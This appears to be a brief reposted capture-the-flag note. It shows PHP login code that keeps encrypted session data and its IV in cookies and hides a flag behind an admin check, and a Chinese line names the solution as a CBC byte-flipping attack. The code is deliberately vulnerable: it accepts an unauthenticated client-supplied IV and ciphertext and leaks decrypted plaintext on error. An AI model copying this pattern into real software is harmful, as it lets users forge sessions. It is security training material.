```

```
    $plain = serialize($info);
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
    $_SESSION['username'] = $info['username'];
    setcookie("iv", base64_encode($iv));
    setcookie("cipher", base64_encode($cipher));
}
function show_homepage(){
    if ($_SESSION["username"]==='admin'){
        echo '<p>Hello admin</p>';
        echo '<p>Flag is *************</p>';
    }else{
        echo '<p>hello '.$_SESSION['username'].'</p>';
        echo '<p>Only admin can see flag</p>';
    }
    echo '<p><a href="loginout.php">Log out</a></p>';
    die();
}
function check_login(){
    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
        $cipher = base64_decode($_COOKIE['cipher']);
        $iv = base64_decode($_COOKIE["iv"]);
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't
unserialize</p>");
            $_SESSION['username'] = $info['username'];
        }else{
            die("ERROR!");
        }
    }
}
```

```php
if (isset($_POST['username'])&&isset($_POST['password'])) {
  $username=waf((string)$_POST['username']);
  $password=waf((string)$_POST['password']);
  if($username === 'admin'){
        exit('<p>You are not real admin!</p>');
    }else{
        $info = array('username'=>$username,'password'=>$password);
        login($info);
        show_homepage();
    }
}
else{
  if(isset($_SESSION["username"])){
        check_login();
        show_homepage();
    }
}
?>
<!DOCTYPE html>
<html lang="en" >
<head>
  <meta charset="UTF-8">
  <title>Paper login form</title>
      <link rel="stylesheet" href="css/style.css">
</head>
<body>
  <div id="login">
  <form action="" method="post">
    <h1>Sign In</h1>
```

```
    <input name='username' type="text" placeholder="Username">
    <input name='password' type="password" placeholder="Password">
    <button>Sign in</button>
</div>
</body>
</html>
```

也是一道原题，CBC字节反转攻击

具体看http://p0sec.net/index.php/archives/99/

转载于:https://www.cnblogs.com/hell0w/p/9130537.html